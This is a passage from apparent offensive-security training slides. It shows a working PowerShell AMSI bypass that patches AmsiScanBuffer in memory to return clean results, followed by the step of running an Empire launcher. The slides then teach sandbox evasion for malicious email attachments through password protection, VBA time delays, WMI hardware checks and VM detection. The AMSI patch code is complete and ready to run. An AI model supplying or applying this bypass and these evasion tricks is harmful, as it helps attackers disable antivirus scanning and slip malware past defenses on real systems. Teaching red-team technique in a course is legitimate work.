flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name ‘Kernel32’ -
Namespace ‘Win32’ -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag,
[Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Why does this work?

AMSI.dll is loaded into the same memory space as Powershell. (Powershell is loading it after all)

This means that we have unrestricted access to the memory space that AMSI runs in and can modify it however we please

Tells the function to return a clean result prior to actually scanning

Test time!


Re-enable Defender run your Empire launcher


Sandbox Detection and Evasion

What is a Sandbox?


A software created environment that isolates and limits the rights and accesses of a process being executed

An effective way of doing behavioral analysis for AV





Sandboxes are being used all over. Companies from Crowdstrike to Mimecast to Google are now implementing them and they are becoming increasingly common in email filters



Automated sign boxes are looking for heuristics. Is a word document trying to spawn powershell or a secondary process? Is memory space being manpiulated? Is the file trying to contact a known bad domain? Ect.

Sandbox Indicators

Sandbox Limitations

They use a lot of resources which can be expensive

End users don't want to wait to receive their messages


Email scanning requires thousands of attachments to evaluated constantly

Sandbox Limitations

These limitations provide us with several means to try and detect or evade them

- Password Protection
- Time Delays
- Check for limited resources(small amount of ram, single core, etc.)
- Look for virtualization processes(sandboxie, VMWare tools)

Evasion Techniques



Things like trying to reach out to the internet such as was done by WannaCry are now being used as indicators for potential malacious intent. Lot's of API calls can be suspicious as well.

Password Protection

The sandbox doesn't know the password and therefore can't open the file. No results are found so the file is passed on.

The password is usually sent in the body of the email with instructions to use it.

- Lower success rate

Time Delay

Email filters have a limited amount of time to scan files so delay until it the scan is completed

```
Application.Wait (Now + #12:00:01 AM#)
```

```
Do
    Calculate
    Sleep (1000) ' delay 1 second
Loop
```

This is less practical in a macro as it will keep the document open until done waiting

https://stackoverflow.com/questions/1544526/how-to-pause-for-specific-amount-of-time-excel-vba


Checking for Resources

Using WMI Objects you can enumerate the hardware and system configurations

Some malware looks for things like the presence of a fan

- Note: WMI objects are very inconsistently implemented by manufacturers.


https://attack.mitre.org/techniques/T1497/



https://attack.mitre.org/techniques/T1497/

The Powershel Commandlet Get-WmiObject is usefull for seeing all the available WMI objects and what fields are available in the classes
Get-WmiObject –List will show allavailable WMI objects

https://devblogs.microsoft.com/scripting/three-easy-ways-to-use-powershell-and-wql-to-get-wmi-data/
Provides a short guide on using WMI queries in powershell



https://attack.mitre.org/techniques/T1497/


The MITRE site lists a bunch of ways APTs have been known to detect VMs it's a good place to get ideas

What happens to your Malware?

Who is Roydan?

Microsoft is spawning VMs to sandbox our malware

- We still get callbacks to our machine
- Fingerprint the OS to avoid Malware triggering



o Demo/Activity – We will demonstrate the sandbox environment that Microsoft is employing to scan emails (Microsoft Outlook) for malware. Students will have an opportunity to explore sandbox on their own.

There is no one way guaranteed to work

Because of the control many developers have on implementing WMI objects or naming processes there is no one check that is guaranteed to work.

- Learn as much as possible about the target environment
- Use multiple halting conditions
- Check places like attack.mitre.org to look for new techniques if old ones fail

Put it all together

YOUR TURN TO TRY IT ALL

Questions?

INFO@BC-SECURITY.ORG

